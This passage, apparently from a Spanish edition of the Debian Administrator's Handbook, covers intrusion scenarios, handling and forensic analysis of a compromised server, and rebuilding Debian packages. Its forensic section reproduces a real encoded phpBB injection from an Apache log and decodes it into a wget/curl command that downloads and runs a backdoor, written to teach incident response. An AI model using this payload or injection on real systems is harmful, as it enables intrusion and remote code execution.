En este punto el atacante tiene suficiente libertad de movimiento y, generalmente, instalan un «bot» IRC (un robot que se conecta a un servidor IRC por el que se lo puede controlar). Generalmente se lo utiliza para compartir archivos ilegales (copias no autorizadas de películas o software, etc.). Un atacante tenaz inclusive podría desear ir más allá todavía. La cuenta `www-data` no provee acceso completo al equipo, el atacante intentará obtener permisos de administrador. Esto no debería ser posible, pero si la aplicación web no estaba actualizada es posible también que el núcleo y otros programas tampoco estén actualizados; esto a veces deriva de una decisión del administrador que, a pesar de conocer la vulnerabilidad, descuidó la actualización del sistema ya que no existen usuarios locales. El atacante podrá aprovechar una segunda vulnerabilidad para obtener permisos de root.

VOCABULARIO Escalada de privilegios

Este término cubre cualquier cosa que pueda ser utilizada para obtener más permisos de los que normalmente tendría un usuario normal. El programa **sudo** está diseñado específicamente para proveer permisos de administración a algunos usuarios. Pero también se utiliza el mismo término para describir el acto en el que un atacante aprovecha una vulnerabilidad para obtener permisos indebidos.

Now the attacker owns the machine; they will usually try to keep this privileged access for as long as possible. This involves installing a *rootkit*, a program that will replace some components of the system so that the attacker will be able to obtain the administrator privileges again at a later time (see also [VISTA RÁPIDO Los paquetes checksecurity_y chkrootkit/rkhunter](#)); the rootkit also tries hiding its own existence as well as any traces of the intrusion. A subverted **ps** program will omit to list some processes, **netstat** will not list some of the active connections, and so on. Using the root permissions, the attacker was able to observe the whole system, but didn't find important data; so they will try accessing other machines in the corporate network. Analyzing the administrator's account

and the history files, the attacker finds what machines are routinely accessed. By replacing **sudo** or **ssh** with a subverted program, the attacker can intercept some of the administrator's passwords, which they will use on the detected servers... and the intrusion can propagate from then on.

Este es un escenario de pesadilla que se puede prevenir con varias medidas. Las siguientes secciones describirán algunas de estas medidas.

14.6.3. Selección prudente de software

Once the potential security problems are known, they must be taken into account at each step of the process of deploying a service, especially when choosing the software to install. Many web sites keep a list of recently-discovered vulnerabilities, which can give an idea of a security track record before some particular software is deployed. Of course, this information must be balanced against the popularity of said software: a more widely-used program is a more tempting target, and it will be more closely scrutinized as a consequence. On the other hand, a niche program may be full of security holes that never get publicized due to a lack of interest in a security audit.

VOCABULARIO Auditoría de seguridad

Una auditoría de seguridad es el proceso de leer y analizar a fondo el código fuente de algún software, buscando potenciales vulnerabilidades de seguridad que pueda contener. Usualmente, dichas auditorías son proactivas y se las realizan para asegurar que un programa cumple ciertos requisitos de seguridad.

En el mundo del software libre, generalmente hay mucha variedad de opciones y elegir un software sobre otro debería ser una decisión basada en el criterio local. Más funcionalidad implica un aumento del riesgo de una vulnerabilidad escondida en el código; elegir el programa más avanzado para una tarea podría ser contraproducente, usualmente elegir el programa más simple que cumpla los requisitos es un mejor enfoque.

VOCABULARIO Vulnerabilidad de día cero («zero-day exploit»)

Un ataque mediante una *vulnerabilidad de día cero* es difícil de prevenir; el término abarca una vulnerabilidad que todavía no es conocida por los autores del programa.

14.6.4. Gestión de una máquina como un todo

La mayoría de las distribuciones Linux instalan de forma predeterminada una cantidad de servicios Unix y muchas herramientas. En muchos casos, no son necesarios para el funcionamiento adecuado de los servicios configurados por el administrador en la máquina. Como guía general en materia de seguridad, es mejor desinstalar todo el software innecesario. En efecto, no tiene sentido asegurar un servidor FTP si se puede utilizar una vulnerabilidad en otro servicio no utilizado para obtener permisos de administrador en todo el equipo.

De la misma forma, generalmente se configurarán los firewalls sólo para permitir acceder a los servicios que deban estar accesibles públicamente.

Los equipos actuales son suficientemente potentes para poder albergar varios servicios en la misma máquina física. Desde un punto de vista económico, dicha posibilidad es interesante: un sólo equipo a administrar, menor consumo de energía, etc. Desde el punto de vista de seguridad, sin embargo, esta elección puede ser un problema. Un servicio comprometido puede proveer acceso a toda la máquina, que a su vez compromete los otros servicios en el mismo equipo. Se puede mitigar este riesgo aislando los servicios. Puede lograrlo mediante virtualización (cada servicio albergado en una máquina virtual o contenedor dedicado) o bien con AppArmor/SELinux (que cada demonio de servicio tenga un conjunto de permisos adecuado).

14.6.5. Los usuarios también son parte

Discutir sobre seguridad inmediatamente trae a la mente proteger en contra de ataques de «cracker» anónimos escondidos en la jungla de Internet; pero se suele olvidar que el riesgo también proviene desde adentro: un empleado a punto de dejar la empresa podría descargar archivos sensibles en un proyecto importante y venderlos a la competencia, un vendedor descuidado

podría dejar su escritorio sin bloquear su sesión durante una reunión con un nuevo prospecto, un usuario atolondrado podría borrar el directorio incorrecto por error, etc.

La respuesta a estos riesgos puede involucrar soluciones técnicas: limitar los permisos otorgados a los usuarios a aquellos estrictamente necesarios y tener respaldos son obligatorios. Pero en muchos casos la protección adecuada involucrará entrenar a los usuarios a evitar los riesgos.

***VISTA RÁPIDA* autolog**

El paquete autolog provee un programa que automáticamente desconecta usuarios inactivos luego de un tiempo configurable. También permite matar procesos de usuarios que permanecen después que finalizó su sesión, evitando así que los usuarios ejecuten demonios.

14.6.6. Seguridad física

No tiene sentido asegurar redes y servicios si los equipos en sí no están protegidos. Los datos importantes merecen estar almacenados en discos duros que puede cambiar en caliente en arrays RAID, porque los discos duros eventualmente fallan y la disponibilidad de los datos es necesaria. Pero si cualquier repartidor de pizza puede ingresar al edificio, ingresar a la sala de servidores y huir con unos pocos discos duros específicos, no se cumple una parte de la seguridad. ¿Quién puede ingresar a la sala de servidores? ¿Está monitorizado el acceso? Estas cuestiones merecen ser consideradas (y respondidas) cuando se evalúa la seguridad física.

La seguridad física también incluye tener en cuenta los riesgos de accidentes, como incendios. Este riesgo particular es lo que justifica medios de respaldo en edificios separados, o al menos en una caja de seguridad a prueba de incendios.

14.6.7. Responsabilidad legal

De formas más o menos implícita, un administrador recibe la confianza de sus usuarios así como también la de los usuarios de la red en general. Por lo

tanto, deberían evitar cualquier descuido que pueda ser aprovechado por gente con malas intenciones.

Un atacante que tome control de su equipo y luego lo utilice como una base avanzada (conocido como «sistema de retransmisión») desde la que realizar otras actividades nefastas podría causarle problemas legales, debido a que aquellos atacados inicialmente verían que el ataque proviene de su sistema y, por lo tanto, considerarlo como el atacante (o un cómplice). En muchos casos, el atacante utilizará su servidor para enviar spam, lo que no debería tener demasiado impacto (excepto la posibilidad de registrarlo en listas negras que limitarían su capacidad de enviar correos legítimos), pero no será agradable. En otros casos, puede causar problemas más importantes desde su máquina, por ejemplo, ataques de denegación de servicio. Esto a veces generará pérdida de ingresos ya que los servicios legítimos no estarán disponibles y podría destruir datos; a veces esto también implicará costos reales, ya que la parte atacada puede iniciar procedimientos legales en su contra. Los titulares de los derechos pueden enjuiciarlo si se comparte desde su servidor una copia no autorizada de una obra protegida por la legislación de derechos de copia, así como también otras empresas, obligadas por acuerdos de nivel de servicio, si deben pagar penalidades por el ataque desde su máquina.

Cuando ocurren estas situaciones, usualmente no basta con alegar inocencia; cuando menos necesitará evidencia convincente que muestre actividad sospechosa en su sistema que proviene de una dirección IP dada. Esto no será posible si descuida las recomendaciones de este capítulo y deja que el atacante obtenga acceso a una cuenta privilegiada (root en particular) y la utilice para cubrir sus huellas.

14.7. Tratamiento de una máquina comprometida

A pesar de las mejores intenciones y sin importar cuán cuidadosamente diseñe la política de seguridad, un administrador eventualmente se enfrentará a un secuestro. Esta sección provee algunas directrices sobre cómo reaccionar frente a estas circunstancias desafortunadas.

14.7.1. Detección y visualización de la intrusión

El primer paso de la reacción frente a una intrusión es estar al tanto de la misma. Esto no es siempre obvio, especialmente sin una infraestructura de monitorización adecuada.

A veces no se detectan los actos de intrusión hasta que tienen consecuencias directas en los servicios legítimos albergados en la máquina, como lentitud en las conexiones, algunos usuarios no se pueden conectar o cualquier otro tipo de funcionamiento defectuoso. El administrador que se enfrenta a estos problemas debe revisar cuidadosamente la máquina y escrutar en detalle aquello que no funciona como corresponde. Generalmente este es el momento en el que descubren un proceso inusual, por ejemplo, uno llamado `apache` en lugar del estándar `/usr/sbin/apache2`. Si seguimos con dicho ejemplo, debemos anotar el identificador de proceso y revisar `/proc/pid/exe` para ver qué programa está ejecutando dicho proceso:

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19
/proc/3719/exe -> /var/tmp/.bash_httpd/psybnc
```

¿Un programa instalado en `/var/tmp/` que ejecuta como el servidor web? Sin duda la máquina está comprometida.

Este sólo es un ejemplo, pero muchas otras pistas pueden encender la lámpara del administrador:

- una opción a un programa que ya no funciona; la versión del software que el programa dice ser no coincide con la versión que se supone está instalada según **dpkg**;
- un prompt de órdenes o mensaje de sesión que indica que la última conexión provino de un servidor desconocido en otro continente;
- errores causados porque la partición `/tmp/` está llena, resultado de múltiples copias ilegales de películas;
- etc.

14.7.2. Desconexión del servidor

En prácticamente todos los casos, la intrusión proviene de la red y el atacante necesita una red funcional para alcanzar sus objetivos (acceder a datos confidenciales, compartir archivos ilegales, esconder su identidad utilizando la máquina como retransmisor, etc.). Desconectar el equipo de la red evitará que el atacante logre estos objetivos si es que no los alcanzó para ese momento.

Esto podría ser posible sólo si se puede acceder físicamente al servidor. Cuando se alberga el servidor en un centro de datos en la otra punta del país, o si no puede acceder al servidor de ninguna otra forma, usualmente es buena idea comenzar a obtener información importante (vea [Sección 14.7.3, “Preservación de todo lo que pueda utilizar como evidencia”](#), [Sección 14.7.5, “Análisis forense”](#) y [Sección 14.7.6, “Reconstrucción del escenario de ataque”](#)), luego aislar el servidor tanto como sea posible apagando tantos servicios como pueda (generalmente, todo excepto **sshd**). Este caso sigue siendo incómodo ya que no se puede descartar la posibilidad que el atacante tenga acceso SSH al igual que el administrador; esto dificulta «limpiar» las máquinas.

14.7.3. Preservación de todo lo que pueda utilizar como evidencia

Entender el ataque y/o establecer una acción legal en contra del atacante requerirá copias de todos los elementos importantes; esto incluye el contenido de los discos, una lista de todos los procesos en ejecución y las conexiones establecidas. Incluso podría utilizar el contenido de la RAM pero, rara vez se lo utiliza realmente.

En el ápice de la acción, los administradores generalmente están tentados de realizar muchas verificaciones en la máquina comprometida; generalmente esto no es una buena idea. Potencialmente, todo programa está comprometido y puede borrar porciones de la evidencia. Debería restringir las verificaciones a un conjunto mínimo (**netstat -tupan** para conexiones de red, **ps auxf** para una lista de procesos, **ls -alr /proc/[0-9]*** para un poco más de información sobre los programas en ejecución), y debe anotar cuidadosamente cada verificación que realice.

PRECAUCIÓN **Análisis en caliente**

Puede parecer tentador analizar el equipo mientras ejecuta, especialmente cuando no puede acceder físicamente al servidor; debe evitarlo: simplemente no puede confiar en los programas instalados actualmente en el sistema comprometido. Es muy probable que un programa **ps** comprometido esconda proceso, o que un **ls** comprometido esconda archivos. ¡A veces incluso el núcleo está comprometido!

Si necesita dicho análisis en caliente, debe tener cuidado de sólo utilizar programas en los que sabe que puede confiar. Una buena forma de hacer esto sería tener un CD de rescate con programas ímpolutos, o un espacio de red compartido en modo de solo lectura. Sin embargo, aún estas medidas pueden no ser suficientes si el núcleo en sí fue comprometido.

Una vez que guardó los elementos «dinámicos», el siguiente paso es almacenar una imagen completa del disco duro. Realizar dicha imagen es imposible si el sistema de archivos continúa evolucionando, razón por la que debe volver a montarlo en modo sólo de lectura. La solución más simple generalmente es detener brutalmente el servidor (luego de ejecutar **sync**) y luego reiniciar desde un CD de rescate. Debe copiar cada partición con una herramienta como **dd**; luego puede enviar estas imágenes a otro servidor (posiblemente con la conveniente herramienta **nc**). Otra posibilidad que puede ser aún más sencilla: simplemente quite el disco de la máquina y reemplácelo con otro al que pueda dar formato y reinstalar.

14.7.4. Reinstalación

No debería volver a poner en línea al servidor sin reinstalarlo completamente. Si el compromiso fue serio (obtuvieron permisos de administrador), prácticamente no existe otra forma de estar seguro que se ha eliminado todo lo que el atacante podría haber dejado (*puertas traseras* — «backdoors» — en particular). Por supuesto, también debe aplicar todas las últimas actualizaciones de seguridad para solucionar la vulnerabilidad que utilizó el atacante. Idealmente, el análisis del ataque debería indicarle dicho vector de ataque para que pueda estar seguro de solucionarlo; de lo contrario, sólo puede confiar que alguna de las actualizaciones hay corregido la vulnerabilidad.

Reinstalling a remote server is not always easy; it may involve assistance from the hosting company, because not all such companies provide automated reinstallation systems or remote consoles (although these cases should be rare). Care should be taken not to reinstall the machine from backups taken later than the compromise. Ideally, only data should be restored, the actual software should be reinstalled from the installation media.

14.7.5. Análisis forense

Ahora que restauró el servicio, es momento de revisar más cuidadosamente las imágenes de disco del sistema comprometido para poder entender el vector de ataque. Cuando monte estas imágenes debe asegurarse de utilizar las opciones `ro,nodev,noexec,noatime` para evitar modificar sus contenidos (incluyendo las marcas temporales de acceso de los archivos) o ejecutar por error los programas comprometidos.

Seguir las huellas de un escenario de ataque generalmente involucra buscar todo lo que se modificó o ejecutó:

- usualmente es interesante leer los archivos `.bash_history`;
- al igual que enumerar los archivos que fueron creados, modificados o accedidos recientemente;

- el programa **strings** ayuda a identificar los programas instalados por el atacante, extrayendo las cadenas de texto de un binario;
- los archivos de registro en `/var/log/` usualmente permiten reconstruir una cronología de los eventos;
- herramientas específicas también permiten restaurar el contenido de archivos potencialmente borrados, incluyendo los archivos de registro que generalmente borran los atacantes.

Some of these operations can be made easier with specialized software. In particular, the sleuthkit package provides many tools to analyze a filesystem. Their use is made easier by the *Autopsy Forensic Browser* graphical interface (in the autopsy package). Some Linux distributions have a "live install" image and contain many programs for forensic analysis, such as Kali Linux (see [Sección A.8, “Kali Linux”](#)), with its *forensic mode*, BlackArchLinux, and the commercial Grml-Forensic, based on Grml (see [Sección A.6, “Grml”](#)).

→ <https://blackarch.org>

→ <https://grml-forensic.org/>

14.7.6. Reconstrucción del escenario de ataque

Todos los elementos recolectados durante el análisis deberían encajar como piezas de un rompecabezas; usualmente hay una correlación entre la creación de los primeros archivos sospechosos con los registros que muestran la intrusión. Un ejemplo real debería ser más explícito que largos desvaríos teóricos.

El siguiente registro es un extracto de un archivo `access.log` de Apache:

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100]
"GET /phpbb/viewtopic.php?
t=10&highlight=%2527%252esystem(chr(99)%252echr(100)%252echr(32)
)%252echr(47)%252echr(116)%252echr(109)%252echr(112)%252echr(59)
)%252echr(32)%252echr(119)%252echr(103)%252echr(101)%252echr(11
6)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)
)%252echr(121)%252echr(107)%252echr(46)%252echr(97)%252echr(108
```

```
)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr(124)%252echr(124)%252echr(32)%252echr(99)%252echr(117)%252echr(114)%252echr(108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(99)%252echr(104)%252echr(109)%252echr(111)%252echr(100)%252echr(32)%252echr(43)%252echr(120)%252echr(32)%252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr(38))%252e%2527 HTTP/1.1" 200 27969 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

This example matches exploitation of an old security vulnerability in phpBB.

→ <https://www.phpbb.com/phpBB/viewtopic.php?t=240636>

Decodificar esta URL lleva a entender que el atacante logró ejecutar un código PHP, en particular: **system("cd /tmp; wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd; chmod +x bd; ./bd &")**. En efecto, encontramos un archivo `bd` en `/tmp/`. La ejecución de **strings /mnt/tmp/bd** devuelve, entre otras cadenas, `PsychoPhobia Backdoor is starting....` Esto realmente parece una puerta trasera.

Un tiempo después, se utilizó este acceso para descargar, instalar y ejecutar un *bot* IRC que se conectó a una red IRC clandestina. Luego se podía controlar el bot mediante este protocolo y ordenarle descargar archivos para compartir. Este programa inclusive tiene su propio archivo de registro:

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it NOTICE ReV|DivXNeW|504 :DCC Chat (82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RIZON-2EDFBC28.POOL8250.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to 82.50.72.202:1024
```

```
** 2004-11-29-19:50:15: DCC CHAT connection succeeded,
authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502:
In.Ostaggio-iTa.Oper_-DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB:
La_tela_dell_assassino.avi (666615KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615
KB, 1 hr 24 sec, 183.9 KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034
KB, 2 hr 28 min 7 sec, 80.2 KB/sec)
```

Estas trazas muestran que se almacenaron dos archivos de video en el servidor desde la dirección IP 82.50.72.202.

En paralelo, el atacante también descargo un par de archivos adicionales, /tmp/pt y /tmp/loginx. Ejecutar **strings** en estos archivos nos provee cadenas como *Shellcode placed at 0x%08lx* («código de consola ubicado en 0x%08lx») y *Now wait for suid shell...* («esperando consola suid...»). Estos parecen programas que aprovechan vulnerabilidades locales para obtener privilegios de administrador. ¿Consiguieron su objetivo? En este caso, probablemente no, ya que no parecen existir archivos modificados luego de la intrusión original.

En este ejemplo, se reconstruyó la intrusión completa y podemos deducir que el atacante pudo aprovechar el sistema comprometido por alrededor de tres días; pero el elemento más importante del análisis es que se identificó la vulnerabilidad y el administrador puede asegurarse que la nueva instalación realmente soluciona la vulnerabilidad.

Capítulo 15. Creación de un paquete Debian

Es muy común para un administrador Debian que gestiona diariamente paquetes Debian finalmente sentir la necesidad de crear sus propios paquetes o modificar un paquete existente. Este capítulo pretende dar respuesta a las preguntas más comunes en este campo y proporcionar los elementos necesarios para aprovechar lo mejor posible la infraestructura de Debian. Con un poco de suerte, después de probar con paquetes locales, incluso puede sentir la necesidad de ir más allá y ¡unirse al proyecto Debian en sí!

15.1. Recompilación de un paquete desde sus fuentes

Son varias las circunstancias bajo las que es necesario reconstruir un paquete binario. En algunos casos, el administrador necesita una funcionalidad del software para la que necesitará compilarlo desde sus fuentes con alguna opción de compilación particular; en otras, el software empaquetado para la versión de Debian instalada no es suficientemente reciente. En el último caso, el administrador generalmente compilará un paquete más reciente que obtendrá de una versión más reciente de Debian — como Testing o inclusive Unstable — para que este nuevo paquete funcione con su distribución Stable; esta operación es llamada «retroadaptación» («backporting»). Como siempre, antes de embarcarse en esta tarea, se debe revisar si no fue hecha ya — un repaso rápido al gestor de seguimiento de paquetes Debian mostrará esta información.

→ <https://tracker.debian.org/>

15.1.1. Obtención de las fuentes

La reconstrucción de un paquete Debian comienza con la obtención de su código fuente. La forma más fácil es utilizar la orden **apt-get source *nombre-paquete***. Esta orden requiere una línea `deb-src` en el archivo `/etc/apt/sources.list`, y archivos de índice actualizados (es decir, **apt-get update**). Estas condiciones ya deberían cumplirse si ha seguido las instrucciones del capítulo que trata sobre la configuración de APT (ver [Sección 6.1, “Contenido del archivo `sources.list`”](#)). Sin embargo, hay que tener en cuenta que se descargarán los paquetes fuente de la versión de Debian mencionada en la línea `deb-src`.

Si necesita otra versión, puede que tenga que descargarla manualmente desde una réplica de Debian o desde el sitio web. Esto implica la obtención de dos o tres ficheros (con las extensiones `*.dsc` -- para *Debian Source Control* -- `*.tar.comp`, y a veces `*.diff.gz` o `*.debian.tar.comp` -- tomando un valor entre `gz`, `bz2` o `xz` dependiendo de la herramienta de compresión en uso), luego ejecute el comando **dpkg-source -x *file.dsc***. Si se puede acceder directamente al archivo `*.dsc` en una URL determinada, hay una forma aún más sencilla de obtenerlo todo, con el **dget *URL* dominio**. Este comando (que se puede encontrar en el paquete `devscripts`) obtiene el archivo `*.dsc` en la dirección dada, luego analiza su contenido y obtiene automáticamente el archivo o archivos a los que se hace referencia. Una vez que se ha descargado todo, verifica la integridad de los paquetes fuente descargados usando **dscverify**, y extrae el paquete fuente (a menos que `-d` o `--download` --solo se usa la opción). Se necesita el conjunto de claves de Debian, a menos que se proporcione la opción `-u`.

15.1.2. Realización de cambios

Usemos el paquete `samba` como ejemplo.

```
$ apt source samba
Leyendo lista de paquetes... Hecho
NOTA: el empaquetamiento de «samba» se mantiene en el sistema
de control de versiones «Git» en:
https://salsa.debian.org/samba-team/samba.git
Utilice:
git clone https://salsa.debian.org/samba-team/samba.git
para obtener las últimas actualizaciones (posiblemente no
```

```
publicadas aún) del paquete.  
Se necesita descargar 12,3 MB de archivos fuente.  
Desde:1 http://security.debian.org/debian-security bullseye-  
security/main samba 2:4.13.13+dfsg-1~deb11u3 (dsc) [4,514 B]  
Desde:2 hhttp://security.debian.org/debian-security bullseye-  
security/main samba 2:4.13.13+dfsg-1~deb11u3 (tar) [11.8 MB]  
Get:3 http://security.debian.org/debian-security bullseye-  
security/main samba 2:4.13.13+dfsg-1~deb11u3 (diff) [468 kB]  
Descargados 12.3 MB en 3s (4,582 kB/s)  
dpkg-source: información: extrayendo samba en samba-  
4.13.13+dfsg  
dpkg-source: información: desempaquetando  
samba_4.13.13+dfsg.orig.tar.xz  
dpkg-source: información: desempaquetando samba_4.13.13+dfsg-  
1~deb11u3.debian.tar.xz  
dpkg-source: información: using patch list from  
debian/patches/series  
dpkg-source: información: aplicando «07_private_lib»  
dpkg-source: información: aplicando «bug_221618_precise-64bit-  
prototype.patch»  
dpkg-source: info: applying [...]
```

Ahora tiene disponibles las fuentes del paquete en un directorio cuyo nombre coincide con el paquete fuente y su versión (`samba-4.13.13+dfsg`); allí es donde trabajaremos en nuestros cambios locales.

Lo primero que debemos hacer es cambiar el número de versión del paquete para que podamos distinguir el paquete recompilado del paquete original que provee Debian. Si asumimos que la versión actual es `2:4.13.13+dfsg-1~deb11u3`, podemos crear la versión `2:4.13.13+dfsg-1~deb11u3+falcot1`, que claramente indica el origen del paquete. Esto además hace que el número de versión del paquete sea mayor que el que provee Debian para que el paquete se instale fácilmente como actualización del paquete original. La mejor forma de realizar dicho cambio es con la orden **dch** (*Debian CHangelog*) del paquete `devscripts`.

```
$ cd 4.13.13+dfsg-1~deb11u3  
$ dch --local +falcot
```

La última orden llama a un editor de texto (**sensible-editor** —esto debería ser su editor favorito si se menciona en las variables de entorno `VISUAL` o `EDITOR`, y el editor predeterminado en caso contrario—) para permitir

documentar las diferencias que ha traído esta recompilación. El editor nos muestra que **dch** realmente cambió el archivo `debian/changelog`.

When a change in build options is required, the changes need to be made in `debian/rules`, which drives the steps in the package build process. In the simplest cases, the lines concerning the initial configuration (`./configure` ...) or the actual build (`$ (MAKE)` ... or `make` ... or `cmake` ... or ...) are easy to spot. If these commands are not explicitly called, they are probably a side effect of another explicit command, in which case please refer to their documentation to learn more about how to change the default behavior. With packages using **dh**, you might need to add an override for the **dh_auto_configure** or **dh_auto_build** commands (see their respective manual pages and `debhelper(7)` for explanations on how to achieve this).

Dependiendo de los cambios locales a los paquetes, también podría necesitar actualizar el archivo `debian/control`, que contiene una descripción de los paquetes generados. En particular, este paquete contiene líneas `Build-Depends` que controlan la lista de dependencias que se deben cumplir en el momento de compilar un paquete. Estas líneas generalmente hacen referencia a las versiones de los paquetes que se encuentran en la distribución de la que proveen los paquetes fuente pero que pueden no estar disponibles en la distribución en la que estamos recompilando. No hay una forma automatizada para determinar si una dependencia es real o sólo está presente para garantizar que sólo se intente compilar con la última versión de una biblioteca — esta es la única forma de forzar que *autobuilder* utilice una versión específica de un paquete durante su compilación, por lo que los desarrolladores Debian frecuentemente utilizan dependencias de compilación con versiones estrictas.

Si está seguro que estas dependencias de compilación son muy estrictas, siéntase libre de relajarlas localmente. Lea los archivos que documentan la forma estándar de compilar el software — generalmente estos archivos son llamados `INSTALL` — le ayudarán a encontrar las dependencias adecuadas. Idealmente, podrá satisfacer todas las dependencias en la distribución que utilice para recompilar; de lo contrario, comienza un proceso recursivo en el que debemos retroadaptar los paquetes mencionados en el campo `Build-Depends` antes de poder finalizar con el paquete deseado. Algunos paquetes

pueden no necesitar ser retroadaptados y puede instalarlos tal cual durante el proceso de compilación (un ejemplo notable es debhelper). Sepa que el proceso de retroadaptación puede volverse muy complejo rápidamente si no tiene cuidado. Por lo tanto, debe mantener al mínimo las retroadaptaciones siempre que sea posible.

SUGERENCIA Instalación de Build-Depends

apt-get permite instalar todos los paquetes mencionados en los campos `Build-Depends` de un paquete fuente disponible en una distribución mencionada en una línea `deb-src` del archivo `/etc/apt/sources.list`. Esto solo cuestión de ejecutar el *paquete-fuente* **apt-get build-dep** .

15.1.3. Inicio de la recompilación

Cuando aplicamos los cambios necesarios a las fuentes, podemos comenzar la generación del paquete binario (archivo `.deb`). El programa **dpkg-buildpackage** gestiona todo el proceso.

Ejemplo 15.1. Recompilación del paquete

```
$ dpkg-buildpackage -us -uc  
[...]
```

El comando anterior puede fallar si el campo `Build-Depends` no se ha actualizado o si los paquetes relacionados no están instalados. En tal caso, es posible evitar este chequeo con la opción `-d` en **dpkg-buildpackage**. Sin embargo, al ignorar explícitamente estas dependencias corre el riesgo de que el proceso de compilación falle en una etapa posterior. Lo que es peor, el paquete puede parecer compilar correctamente pero no ejecutarse correctamente: algunos programas desactivan automáticamente algunas de sus funcionalidades cuando la biblioteca necesaria no está disponible en el momento de compilarlo. El cambio aún puede servir si solo desea crear un paquete fuente, que se supone que debe pasarse a entornos de compilación limpios como se describe en [*VISTA RÁPIDA Construyendopaquetes en entornos chrooted y virtual*](#).

The other options used in the above example make sure that neither the source package's `.dsc` (`-us`) nor the produced `.changes` file (`-uc`) get

signed with the package builder's cryptographic key after the asuccessful build.

HERRAMIENTA fakeroot

En esencia, el proceso de creación de un paquete es simple cuestión de reunir en un compendio un conjunto de archivos existentes (o compilados); en dicho compendio *root* será el dueño de la mayoría de los archivos del compendio. Sin embargo, crear todo el paquete bajo este usuario aumentaría los riesgos; afortunadamente, podemos evitar esto con el programa **fakeroot**. Podemos utilizar esta herramienta para ejecutar un programa y darle la impresión que está ejecutando como *root* y crea archivos con permisos y dueños arbitrarios. Cuando el programa crea el compendio que será el paquete Debian, se lo engaña para que cree un compendio con archivos con dueños arbitrarios, incluyendo *root*. Esta configuración es tan conveniente que **dpkg-buildpackage** utiliza **fakeroot** de forma predeterminada cuando genera paquetes.

Sepa que sólo se engaña al programa para que «crea» que funciona bajo una cuenta con privilegios, pero el proceso realmente ejecuta como el usuario que ejecutó **fakeroot programa** (y se crean los archivos con los permisos de dicho usuario). En ningún momento realmente obtiene privilegios de root que pueda abusar.

La mayoría de las veces, los desarrolladores Debian utilizan un programa de alto nivel como **debuild**; éste ejecuta **dpkg-buildpackage** normalmente, pero también agrega una invocación de un programa que ejecuta muchos chequeos para validar el paquete generado según la normativa Debian. Este script también limpia el entorno para que las variables de entorno locales no «contaminen» la compilación del paquete. El comando **debuild** es una de las herramientas del paquete devscripts, que comparte un poco de consistencia y configuración para facilitar la tarea del desarrollador.

VISTA RÁPIDA Construyendopaquetes en entornos chrooted y virtual

Crear un paquete en un sistema existente, como una estación de trabajo o un servidor, puede plantear varios problemas. Tal vez el sistema tenga paquetes instalados en conflicto con los requisitos de compilación. O tal vez tiene paquetes (bibliotecas, encabezados, etc.) instalados, que se supone que el proyecto a construir no debe usar, p. ej. Testing, Unstable o incluso de terceros. También puede tener paquetes instalados, que en realidad son necesarios para la compilación, pero que no están listados en *debian/control*. Por lo tanto, es una buena práctica construir un paquete en entornos "limpios".

Los programas **sbuild**, **pbuilder**, o **cowbuilder** (en paquetes del mismo nombre) permiten crear un paquete Debian en un entorno *chrooted*. Cada uno de ellos primero crea un directorio temporal que contiene el sistema mínimo necesario para crear el paquete (incluyendo los paquetes mencionados en el campo *Build-Depends*). Luego utiliza este directorio como raíz (/) con el comando **chroot** durante el proceso de compilación.

Esta herramienta permite que el proceso de compilación ocurra en un entorno que no fue modificado por el usuario. Esto también permite una detección rápida de las dependencias de compilación faltantes (ya que la compilación fallará a menos que las dependencias apropiadas estén documentadas). Finalmente, permite crear un paquete para una versión de Debian que no es la instalada en el sistema: el equipo puede estar utilizando Stable para su trabajo normal, y los entornos chroot pueden ejecutarse en la misma máquina usando Unstable para compilaciones de paquetes. Con estas herramientas, también es posible compilar para una distribución diferente, como Ubuntu.

schroot, **sbuild-shell**, o **pbuilder** permite ejecutar una orden o iniciar una sesión en consola en un entorno *chroot*.

A veces no es suficiente construir un paquete en un entorno chroot. Esto puede deberse a la creación de una arquitectura diferente en la que la compilación cruzada no funciona, o a que las herramientas no pueden crear un entorno chroot para el sistema de destino deseado. Entonces uno puede crear máquinas virtuales para construir ahí el paquete. Estas configuraciones suelen ser más complejas que las herramientas mencionadas anteriormente y rara vez se necesitan, por lo que solo mencionaremos esta posibilidad sin entrar en muchos detalles. Consulte [Sección 12.2, “Virtualización”](#) para obtener una introducción a este tema.

15.2. Creación de su primer paquete

15.2.1. Metapaquetes o paquetes falsos

Los paquetes falsos y los metapaquetes son similares en que son cascarones vacíos que sólo existen por los efectos que tienen sus metadatos en el sistema de gestión de paquetes.

